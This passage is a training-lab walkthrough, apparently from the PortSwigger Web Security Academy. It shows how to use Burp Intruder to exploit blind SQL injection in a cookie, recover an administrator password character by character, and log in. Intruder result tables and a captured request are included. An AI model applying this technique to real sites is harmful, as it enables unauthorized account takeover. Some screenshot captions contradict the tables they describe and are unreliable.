
- Place payload position markers around the final a character in the cookie value. To do this, select just the a, and click the **Add \$** button.






- You can assume that the password contains only lowercase alphanumeric characters. In the **Payloads** side panel, check that **Simple list** is selected, and under **Payload** configuration add the payloads in the range **a - z** and **0 - 9**. You can select these easily using the **Add from list** drop-down.







- Click on the **Settings** tab to open the **Settings** side panel



- In the Grep - Match section, clear existing entries in the list




- then add the value **Welcome back**
- Launch the attack by clicking the **Start attack** button.




- Review the attack results to find the value of the character at the first position. You should see a column in the results called **Welcome back**. One of the rows should have a tick in

this column. The payload showing for that row is the value of the character at the first position.



The screenshot shows the ZAP interface during an intruder attack. The main window displays a table of requests and their payloads. The table has columns for Request, Payload, Status code, Response r..., Error, Timeout, Length, welcome..., and Comment. The Comment column contains the note 'baseline request'. The payloads for each request are: 0 (empty), 1 (a), 2 (b), 3 (c), 4 (d), 5 (e), 6 (f), 7 (g), 8 (h), 9 (i), 10 (j), 11 (k), 12 (l), 13 (m), and 14 (n). The status codes are all 0, indicating success. The length of the response is 0 for all requests except the baseline, which is 11636. The welcome... column shows 'welcome back' for most requests and '1' for the baseline request.



Request	Payload	Status code	Response r...	Error	Timeout	Length	welcome...	Comment
0		0				11636	1	baseline request
1	a	0				11575		
2	b	0				11575		
3	c	0				11575		
4	d	0				11575		
5	e	0				11575		
6	f	0				11575		
7	g	0				11575		
8	h	0				11575		
9	i	0				11575		
10	j	0				11575		
11	k	0				11575		
12	l	0				11575		
13	m	0				11575		
14	n	0				11575		



This screenshot shows the continuation of the intruder attack. The table now includes rows for positions 35 through 14. The payloads are: 35 (8), 0 (200), 1 (a), 2 (b), 3 (c), 4 (d), 5 (e), 6 (f), 7 (g), 8 (h), 9 (i), 10 (j), 11 (k), 12 (l), 13 (m), and 14 (n). The status codes are 200 for all requests except the baseline, which is 242. The length of the response is 11575 for all requests except the baseline, which is 11636. The welcome... column shows 'welcome back' for most requests and '1' for the baseline request.

Request	Payload	Status code	Response r...	Error	Timeout	Length	welcome...	Comment
35	8	200	242			11636	1	
0		200	296			11575		
1	a	200	582			11575		
2	b	200	575			11575		
3	c	200	294			11575		
4	d	200	582			11575		
5	e	200	294			11575		
6	f	200	292			11575		
7	g	200	292			11575		
8	h	200	575			11575		
9	i	200	297			11575		
10	j	200	700			11575		
11	k	200	700			11575		
12	l	200	700			11575		
13	m	200	700			11575		
14	n	200	700			11575		

- Now, you simply need to re-run the attack for each of the other character positions in the password, to determine their value. To do this, go back to the Intruder tab, and change the specified offset from 1 to 2. You should then see the following as the cookie value



Request	Payload	Status code	Response r...	Error	Timeout	Length	welcom...	Comment
0	j	200	596			11636	1	welcome back
1	a	200	299			11575		welcome back
2	b	200	601			11575		welcome back
3	c	200	598			11575		welcome back
4	d	200	338			11575		welcome back
5	e	200	599			11575		welcome back
6	f	200	302			11575		welcome back
7	g	200	298			11575		welcome back
8	h	200	302			11575		welcome back
9	i	200	300			11575		welcome back
10		200	275			11575		welcome back
11	k	200	282			11575		welcome back

- Launch the modified attack, review the results, and note the character at the second offset.

Target: https://0a0c0024046494b381a7768000490054.web-security-academy.net Update Host header to match target

Positions: Add \$ Clear \$ Auto \$

1. GET / HTTP/1.1
2. Host: 0a0c0024046494b381a7768000490054.web-security-academy.net
3. Content-Type: application/x-www-form-urlencoded
4. Content-Length: 122
5. Connection: close
6. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7. Accept-Language: en-US,en;q=0.5
8. Accept-Encoding: gzip, deflate
9. Referer: https://0a0c0024046494b381a7768000490054.web-security-academy.net
10. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
11. Sec-Patch-Dict: welcome
12. Sec-Patch-Policy: welcome
13. Sec-Patch-URI: /
14. Priority: -1
15. Te: trailers

Settings:

- Match type: Simple string
- Regex
- Case-sensitive match

Grep - Match:

These settings can be used to flag result expressions.

Flag responses matching these expressions

Paste: welcome back

Load... Remove Clear Add Enter a new item

- Continue this process testing offset 3, 4, and so on, until you have the whole password.

Request	Payload	Status code	Response r...	Error	Timeout	Length	welcom...	Comment
7	g	200	709			11636	1	
0		200	404			11575		
1	a	200	1012			11575		
2	b	200	1012			11575		
3	c	200	707			11575		
4	d	200	709			11575		
5	e	200	1010			11575		
6	f	200	1010			11575		
8	h	200	1012			11575		
9	i	200	1010			11575		
10	j	200	312			11575		
11	k	200	608			11575		

Finished

- Here , welcome back message response are not showing

Kali (Running) - Oracle VM VirtualBox

File View Input Devices Help

Attack Save

23. Intruder attack of https://0a0c0024046494b381a7768000490054.web-security-academy.net

Attack Save

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Apply capture filter

Request Payload Status code Response r... Error Timeout Length welcome... Comment

0		200	876		11575		
1	a	200	879		11575		
2	b	200	262		11575		
3	c	200	874		11575		
4	d	200	877		11575		
5	e	200	873		11575		
6	f	200	872		11575		
7	g	200	873		11575		
8	h	200	871		11575		
9	i	200	871		11575		
10	j	200	398		11575		
11	k	200	398		11575		

... Paylads Resource pool Settings

Finished

24°C Mostly clear

Search LinkedIn YouTube Shield Mailbox Browser Chat Google Chrome Microsoft Edge

ENG IN 20:00 27-06-2023 Right Ctrl

• Password ✓ 👍

Kali (Running) - Oracle VM VirtualBox

File View Input Devices Help

Attack Save

23. Intruder attack of https://0a0c0024046494b381a7768000490054.web-security-academy.net

Attack Save

File Edit Search View Document Help

Untitled1 - Microsoft Word

18jgn7meb7178eb54pmof

24°C Mostly clear


Search LinkedIn YouTube Shield Mailbox Browser Chat Google Chrome Microsoft Edge

ENG IN 20:00 27-06-2023 Right Ctrl

- Click on my account



- Enter username administrator and password that you find



- Click on login

Blind SQL Injection with conditional responses

Home | Welcome back! | My account

Login

Username: administrator

Password: password

Log in

LAB Not solved

- Lab Solved ✓ 🎉

Congratulations, you solved the lab!

Share your skillset

My Account

Your username is: administrator

Email


Update email

LAB Solved

